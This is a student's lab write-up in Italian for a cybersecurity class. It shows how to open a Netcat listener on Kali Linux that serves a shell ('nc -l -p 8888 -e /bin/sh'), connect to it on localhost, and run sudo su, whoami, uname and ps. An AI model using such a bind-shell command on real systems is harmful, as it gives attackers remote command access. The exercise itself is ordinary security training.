

Beatrice Folino

[Netcat]


EPICODE - CYBERSECURITY CLASS [W9D1 Pratica1]

27 dicembre 2023



Nell'esercizio ci viene chiesto di creare un listening su una porta a nostra scelta.

Sulla macchina Kali Linux lanciamo da terminale il tool NETCAT con le opzioni -L per lanciare il listening, l'opzione -p per specificare su quale porta e il comando -e per lanciare, in questo caso, una shell che sia a disposizione dell'attaccante.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc -l -p 8888 -e /bin/sh  
[sudo] password for kali:  
zsh: command not found: -ps  
[~]  
$ nc 127.0.0.1 8888  
echo  
sudo su  
whoami  
root  
uname -a  
Linux kali 6.3.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.3.7-1kali1 (2023-06-29) x86_64 GNU/Linux  
-ps  
ps  
  PID TTY          TIME CMD  
 6555 pts/2        00:00:00 sudo  
 6556 pts/2        00:00:00 su  
 6557 pts/2        00:00:00 zsh  
 7012 pts/2        00:00:00 ps
```

Il comando iniziale sarà perciò **nc -l -p 8888 -e /bin/sh**

Aprendo un'altra finestra del terminale e digitando **nc 127.0.0.1 8888** > avremo perciò a disposizione la shell indicata prima.

Provando a utilizzare la shell, sono stati da me testati i seguenti comandi:

- **sudo su**: per ottenere i diritti root, ma dovremo confermare la password di kali dal terminale dove abbiamo lasciato la porta in ascolto



- **whoami**: per avere conferma di quale utente siamo
- **uname -a**: ci darà informazioni sul sistema
- **ps**: per sapere quali processi sono in corso sulla macchina